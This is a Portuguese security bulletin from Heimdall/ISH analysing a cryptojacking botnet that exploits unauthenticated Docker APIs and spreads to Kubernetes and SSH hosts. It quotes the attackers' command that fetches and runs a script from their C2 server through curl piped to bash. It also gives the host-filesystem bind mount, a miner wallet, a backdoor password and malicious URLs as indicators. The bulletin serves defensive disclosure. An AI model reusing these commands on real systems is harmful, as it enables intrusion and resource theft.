TLP: CLEAR

BOLETIM DE SEGURANÇA

Ataque de cryptojacking explora API do docker para formar Botnet maliciosa


heimdall
security research
A DIVISION OF ISH

Acesse a nossa nova comunidade através do WhatsApp!

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Pesquisadores de segurança cibernética identificaram uma nova campanha de **cryptojacking** que explora a **API do Docker Engine**. O objetivo é incorporar instâncias para integrar um Docker Swarm malicioso, controlado por agentes de ameaça.

2 INFORMAÇÕES SOBRE A AMEAÇA

Recentemente, foi descoberta uma campanha de cryptojacking que tem como alvo a API do Docker Engine, com a capacidade de se propagar lateralmente para servidores Docker Swarm, Kubernetes e SSH. Observou-se que o agente da ameaça se infiltrou em hosts comprometidos dentro de um cluster Docker Swarm controlado por ele, utilizando os recursos de orquestração do Docker Swarm para fins de command and control (C2). A campanha se aproveita do Docker Hub, onde o agente da ameaça hospeda várias imagens maliciosas, que ainda estavam ativas no momento da descoberta. Caminhos de sistema de arquivos codificados nas cargas úteis indicam que a infraestrutura de computação usada para GitHub Codespaces é um dos alvos.




Figura 1 – Cadeia de ataque.

A campanha utiliza o Docker para acesso inicial, implantando um minerador de criptomoedas em contêineres infectados antes de recuperar e executar uma série de payloads maliciosos. Essas cargas úteis são projetadas para permitir a movimentação lateral do contêiner infectado para hosts relacionados que executam Docker, Kubernetes ou SSH. Uma dessas cargas úteis é usada para identificar e comprometer a API kubelet do Kubernetes, que gerencia pods dentro de um nó do Kubernetes. Se comprometida, essa API pode ser usada por agentes

de ameaça para implantar recursos adicionais e executar malware nos contêineres.

Esta campanha também revelou um usuário do Docker Hub, operado pelos agentes de ameaça, com o nome de usuário nmlmweb3. Embora o registro de contêineres do Docker já tenha sido usado para distribuir malware, este usuário específico e seus repositórios ainda não foram discutidos em relatórios públicos. Além das cargas úteis implantadas neste ataque, foram descobertas mais ferramentas usadas por este agente de ameaça. A enumeração de um diretório web aberto no servidor de command and control (C2) do agente revelou várias amostras adicionais de malware, demonstrando que o Docker Swarm era um dos alvos. Outro usuário do Docker Hub e seus repositórios associados também foram identificados.

O ataque começa com um comando malicioso usado pelos agentes da ameaça contra endpoints da API do Docker expostos à Internet sem autenticação. Este é um vetor de infecção comum em ambientes de nuvem. Endpoints vulneráveis são identificados usando ferramentas de varredura da Internet, como masscane e zgrab, implantadas em nós comprometidos. Isso permite que o malware se propague de forma semelhante a um worm, facilitando o movimento lateral pela infraestrutura de nuvem.

Após identificar um endpoint vulnerável, o malware usa a API do Docker para gerar um contêiner Alpine, monta o sistema de arquivos do host subjacente dentro do contêiner e executa um comando shell para recuperar um script de inicialização que inicia a cadeia de infecção.

```
chroot /mnt /bin/sh -c "curl -sL4
http[:]//solscan.live/sh/init[.]sh | bash;"
```

Tabela 1 – Comando de shell malicioso usado para recuperar script de inicialização.

```
"HostConfig": {
    "Binds": ["/:/mnt"]
}
```

Tabela 2 – Vinculando o sistema de arquivos do host do Docker.

O script de inicialização **(init.sh)** prepara o contêiner para comprometimentos adicionais, começando por garantir que ferramentas de transferência de dados, como curl e wget, estejam instaladas. O malware verifica se está sendo executado como usuário root e, se estiver, baixa o script de configuração oficial do XMRig do GitHub, executando-o com a string de usuário XMRig:

```
4AYe7ZbZEAMezv8jVqnagtWz24nA8dkcPaqHa8p8MLpqZvcWJSk7umPNhDuoXM
2KRXfoCB7N2w2ZTLmTPj5GgoTvBipk1s9
```

Para esconder o processo após a execução, o script baixa um ocultador de processos compilado como um arquivo de objeto compartilhado do Linux do servidor C2, salvando-o como **/etc/rig.so**. Este objeto compartilhado é registrado com o vinculador dinâmico, repetindo seu caminho no arquivo **/etc/ld.so.preload**. Isso garante que o arquivo seja executado sempre que outro binário no sistema for executado, uma técnica conhecida como Dynamic Linker Hijacking.

O ocultador de processos é um fork personalizado do libprocesshider, com o nome do processo xmrighardcoded. Executar isso via Dynamic Linker Hijacking significa que o ocultador de processos estará sempre em execução em segundo plano, garantindo que qualquer coisa com o nome xmrig fique oculta de ferramentas de listagem de processos como top e ps.

O init.sh finaliza baixando uma série de payloads adicionais do C2 e executando-os na memória, seja canalizando-os por bash ou sh. O malware também baixa uma versão personalizada do XMRig se o usuário não for root, salvando-a como **/var/tmp/docker** antes de executá-la. Esta técnica é usada para disfarçar o processo XMRig em situações onde o usuário não é root, pois privilégios de root são necessários para gravar em **/etc/ld.so.preload**.

O kube.lateral.sh é o primeiro de três scripts executados pelo init.sh, responsáveis pelo movimento lateral. Como o nome sugere, kube.lateral.sh tem como alvo específico o Kubernetes, começando por implantar uma série de técnicas comuns de comprometimento da defesa, como, desabilitar o firewall do sistema, atualizar **/etc/resolv.conf** para usar resolvedores DNS públicos, remover agentes de monitoramento do host, incluindo aqueles usados no Alibaba Cloud e no Tencent Cloud, limpar o syslog, arar o serviço AppArmor e desabilitar o SELinux.

Se o Alpine Package Keeper (apk) estiver disponível no contêiner, o malware baixa o masscan como um pacote RPM e o instala usando o utilitário de linha de comando apk. Caso contrário, o masscan é clonado do repositório oficial do GitHub e compilado na entrega. O zgrab é instalado de forma semelhante.

O malware então procura o diretório **/root/.kube**, que contém certificados de cliente e raiz para acessar um cluster Kubernetes com kubectl. Se isso não for encontrado, uma função chamada setup_ircbot é chamada. No entanto, essa função não é implementada na versão do script analisada. Da mesma forma, o malware procura o arquivo /usr/sbin/ps. Se não for encontrado, um fork do XMRig compactado em UPX é baixado do C2 e salvo neste caminho. O fork do XMRig contém uma senha codificada KubePwn para se conectar ao pool de mineração. O código para baixar outro script de shell chamado aws.sh também está incluído, mas o C2 não estava servindo este script no momento da análise.

Para facilitar a movimentação lateral para os endpoints do Docker, além do Kubernetes, o script init.sh executa outro script de shell chamado **spread_docker_local.sh**. Este script utiliza as ferramentas masscan e zgrab para escanear os mesmos intervalos de LAN mencionados anteriormente, procurando

por nós com as portas 2375, 2376, 2377, 4244 e 4243 abertas. Essas portas são associadas ao Docker Engine ou ao Docker Swarm.

No caso do masscan, o agente malicioso utiliza o parâmetro **--router-mac** com o valor 66-55-44-33-22-11 para restringir a varredura a dispositivos da rede local. Abaixo está um exemplo dos comandos de varredura para **masscan** e **zgrab**.

Quando o malware encontra IPs com as portas de destino abertas, ele tenta criar um novo contêiner chamado alpine. Este contêiner utiliza uma imagem denominada upspin, que está disponível no Docker Hub sob a conta do usuário nmlmweb3.




Figura 2 – Captura de tela do perfil do Docker Hub do nmlmweb3.

A tag de imagem do Docker, usada para obter a imagem do Docker Hub, é especificada pelo servidor C2 do agente malicioso através de um arquivo de texto extraído para o host comprometido no início do script. Isso permite que os agentes atualizem facilmente a campanha com uma nova imagem maliciosa, caso a atual seja removida. Além de visar Kubernetes e Docker, os agentes utilizam um terceiro script de shell chamado spread_ssh.sh para identificar e comprometer servidores SSH na rede local. Este script também é executado diretamente na memória pelo init.sh.

Primeiro, o script verifica se há um marcador de infecção na forma de um arquivo localizado em **/var/tmp/.alsp**. Se o arquivo não estiver presente, o malware imprime uma série de caracteres hash e faz uma solicitação HTTP GET silenciosa para o **IP 147[.]75.47.199** usando **curl**. Esse IP foi atribuído ao TeamTNT pela Intezer em 2022. Se o arquivo for encontrado, o script ecoa “replay ... i know this server ...” antes de sair. O **spread_ssh.sh** então recupera **pnscan** como um arquivo tar do servidor C2, usado em vez de masscan ou zgrab para escanear a LAN em busca de hosts com a porta 22 aberta. O comando ip route show é usado para determinar a sub-rede na qual o nó atual reside, a ser usada para escaneamento. Após analisar a saída deste comando, os resultados são armazenados em **/home/hilde/.ssh/.ranges** e os resultados do escaneamento são armazenados em **/home/hilde/.ssh/.known_hosts**. O malware também tenta descobrir hosts

conhecidos pesquisando comandos SSH e endereços IP no histórico do shell, além de procurar por chaves privadas SSH para tentativas de conexão.

Para servidores SSH descobertos, o script se conecta a cada um e tenta usar a invocação de comando remoto SSH para espalhar uma cópia de si mesmo para o host de destino. Isso é feito usando curl para recuperar a carga útil no host de destino e executá-la diretamente na memória via pipe sh. Dois scripts adicionais são executados pelo **spread_ssh.sh** — **search.sh** e **setup_xmr.sh** (abordados na seção Resource Hijacking). O primeiro, search.sh, define uma chave SSH para os agentes se conectarem ao host comprometido. Ele também cria um usuário chamado **ftp** e atribui a ele a senha **Nmlmtcg1999$**, permitindo que os agentes mantenham acesso ao host comprometido.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Educação e treinamento

- Treine sua equipe para reconhecer sinais de criptojacking, como computadores lentos ou superaquecendo.

Software de segurança atualizado

- Mantenha todos os softwares de segurança, incluindo antivírus e firewalls, sempre atualizados para detectar e bloquear atividades suspeitas.

Extensões de navegador

- Utilize extensões de navegador que bloqueiam scripts de mineração, como NoCoin ou MinerBlock.

Bloqueadores de anúncios

- Anúncios podem conter scripts de criptojacking. Usar bloqueadores de anúncios pode ajudar a prevenir isso.

Monitoramento de rede

- Implemente ferramentas de monitoramento de rede para detectar atividades anômalas que possam indicar criptojacking.

Desativar JavaScript

- Desativar o JavaScript em navegadores pode prevenir a execução de scripts de mineração, embora possa afetar a funcionalidade de alguns sites.

Políticas de segurança rigorosas

- Estabeleça políticas de segurança rigorosas e práticas recomendadas para o uso de dispositivos e acesso à internet.

4 INDICADORES DE COMPROMETIMENTO (IOC)

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Comprometimento (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores do artefato	
md5:	759dab644ec721df20b0307ece9bb8d7
sha1:	c482ab63cab15e210c1cdbd9f30d19840ea21443
sha256:	700635abe402248ccf3ca339195b53701d989adb6e34c014b92909a2a1d5a0ff
File name:	init.sh

Indicadores do artefato	
md5:	fe828dad40b0d0ce94fcfaed2c006624
sha1:	a83bec3b22af4a32103d0bf66e7bea67a1b1995e
sha256:	e6985878b938bd1fba3e9ddf097ba1419ff6d77c3026abdd621504f5c4186441
File name:	spread_kube_loop.sh

Indicadores do artefato	
md5:	ccfd3fc0690327e364d1932fffc664db
sha1:	aa60dc26b2ccac0f0ce03ba79c8a54112d3d68d5
sha256:	d99bd3a62188213894684d8f9b4f39dbf1453cc7707bac7f7b8f484d113534b0
File name:	spread_ssh.sh

Indicadores do artefato	
md5:	82874f856a71a751f0bdb1ce7a3b7bb6
sha1:	f4613337a3a7851d3892d0ca735bdb8c93c5d142
sha256:	505237e566b9e8f4a83edbe45986bbe0e893c1ca4c5837c97c6c4700cfa0930a
File name:	x86_64

Indicadores do artefato	
md5:	b62ce36054a7e024376b98df7911a5a7
sha1:	efc0142857d1d8ee454286fb1b4587dad6762e0c
sha256:	0af1b8cd042b6e2972c8ef43d98c0a0642047ec89493d315909629bcf185dffd
File name:	xmrig.so

Tabela 3 – Indicadores de Comprometimento

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	http://192[.]155[.]94[.]199/sh/xmr[.]sh[.]sh http://45[.]9[.]148[.]35/aws https://solscan[.]live/aws[.]sh https://solscan[.]live/bin/64bit/xmrig https://solscan[.]live/bin/pnscan_1[.]12+git20180612[.]orig[.]tar[.]gz https://solscan[.]live/bin/xmr/x86_64 https://solscan[.]live/bin/xmrig https://solscan[.]live/data/docker[.]container[.]local[.]spread[.]txt https://solscan[.]live/input/kube_in[.]php?target=<IP Address> https://solscan[.]live/scan_threads[.]dat https://solscan[.]live/sh/init[.]sh https://solscan[.]live/sh/kube[.]lateral[.]sh https://solscan[.]live/sh/search[.]sh https://solscan[.]live/sh/setup_xmr[.]sh https://solscan[.]live/sh/spread_docker_local[.]sh https://solscan[.]live/sh/spread_kube_loop[.]sh https://solscan[.]live/sh/spread_ssh[.]sh https://solscan[.]live/sh/xmr[.]sh[.]sh https://solscan[.]live/so/xmrig[.]so https://solscan[.]live/up/kube_in[.]php?target=<IP Address> https://solscan[.]live/upload[.]php
Domínio	solscan.live x.solscan.live

Tabela 4 – Indicadores de Comprometimento de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **SecurityLabs**
- **Thehackernews**

6 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH